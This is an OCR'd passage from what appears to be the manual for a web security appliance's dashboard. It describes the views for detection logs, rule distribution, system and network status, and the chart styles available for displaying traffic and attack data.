


Fig. VIII-4. Dashboard Detection Log Distribution Screen

2.4 Rule

This shows the ratio of attacks detected within the specified period in chart form. Select [Distribution by Rule] from the [View] menu of the toolbar.




Fig. VIII-5. Dashboard Distribution by Rule

2.5 System Status

This shows the CPU and RAM usage recorded within the selected period in chart form. Select [System Status] from the [View] menu of the toolbar.

The system status shows data from the past 2 weeks. Displaying data before 2 weeks are not supported.




Fig. VIII-6. Dashboard System Status

2.6 Network Status

Shows the network status (rx_bytes, rx_packets, rx_errors, rx_dropped, rx_fifo_errors, rx_frame_errors, rx_compressed, rx_multicast, tx_bytes, tx_packets, tx_errors, tx_dropped, tx_fifo_errors, tx_carrier_errors, tx_compressed, collisions) of the service ports recorded within the selected period; select [Network Status] from the [View] menu of the toolbar

Querying the network status is limited to data of the past 2 weeks; querying data before this period is not supported.




Fig. VIII-7. Dashboard Network Status

3. Additional Functions

The dashboard is the function that analyzes the detection log in graphics to aid in the understanding of the administrator. It provides various additional functions so that the administrator can freely change the graphic features.

3.1 Selecting Chart Designs

The analysis data provided by the dashboard can be viewed in the form of various types of charts:

The following shows the possible chart designs for each type of data:

Table 79. Chart Designs Provided for Each Data Type

Traffic Page Hit Detection Log	Bar 2D Stack, Bar 2dSidebySide, Bar 3D Stack, Bar 3D SidebySide, Bar 3D Cluster, Step Line 2D, Step Line 3D Cluster, Line 2D, Line 3D Cluster, Curve 3D Cluster, Area 2D Stack, Area 3D Stack, Area 3D Cluster
Distribution by Rule	Pie 2D, Pie 2D Legend, Pie 3D, Pie 3D Legend, Doughnut 3D, Doughnut 3DLegend, Radar.

The following describes examples for each chart form:

01 Bar 2D Stack

The total height represents the total traffic; different colors represent different registered websites.




Fig. VIII-8. Bar 2D Stack Chart

02 Bar 2D SidebySide

One bar is allocated to each website.




Fig. VIII-9. Bar 2D SidebySide Chart

03 Bar 3D Stack

This is a 3-dimensional presentation of the Bar 2D Stack chart.




Fig. VIII-10. Bar 3D Stack Chart

04 Bar 3D SidebySide

This is the 3-dimensional presentation of the Bar 2D SidebySide chart.




Fig. VIII-11. Bar 3D SidebySide Chart

05 Bar 3D Cluster

This is a 3-dimensional bar chart that displays bars for each website.




Fig. VIII-12. Bar 3D Cluster Chart

06 Step Line 2D

This is the line graph of step lines.




Fig. VIII-13. Step Line 2D Chart

07 Step Line 3D Cluster

This is a 3-dimensional chart that places the line graph of a step line for the front and back of each website.




Fig. VIII-14. Step Line 3D Cluster Chart

08 Line 2D

This chart is presented in a graph of broken lines.




Fig. VIII-15. Line 2D Chart

09 Line 3D Cluster

This is a 3-dimensional chart which placed the line graphs front and back by website.




Fig. VIII-16. Line 3D Cluster Chart

10 Curve 2D

This graph represented the sharp parts of the line graph in curves.




Fig. VIII-17. Curve 2D Chart

11 Curve 3D Cluster

This is a 3-dimensional chart which placed Curve 2D charts by website front and back.




Fig. VIII-18. Curve 3D Cluster Chart

12 Area 2D Stack

The inner area of the line graph was filled. Registered websites are represented in different colors and the overall height of stacked triangles represents the total traffic.




Fig. VIII-19. Area 2D Stack Chart

13 Area 3D Stack

This is the 3-dimensional representation of Area 2D Stack Chart.




Fig. VIII-20. Area 3D Stack Chart

14 Area 3D Cluster

Graphs are placed front and back by website in the Area 3D Stack Chart.




Fig. VIII-21. Area 3D Cluster Chart

15 Pie 2D

This is the ratio of attacks detected represented in a pie chart.

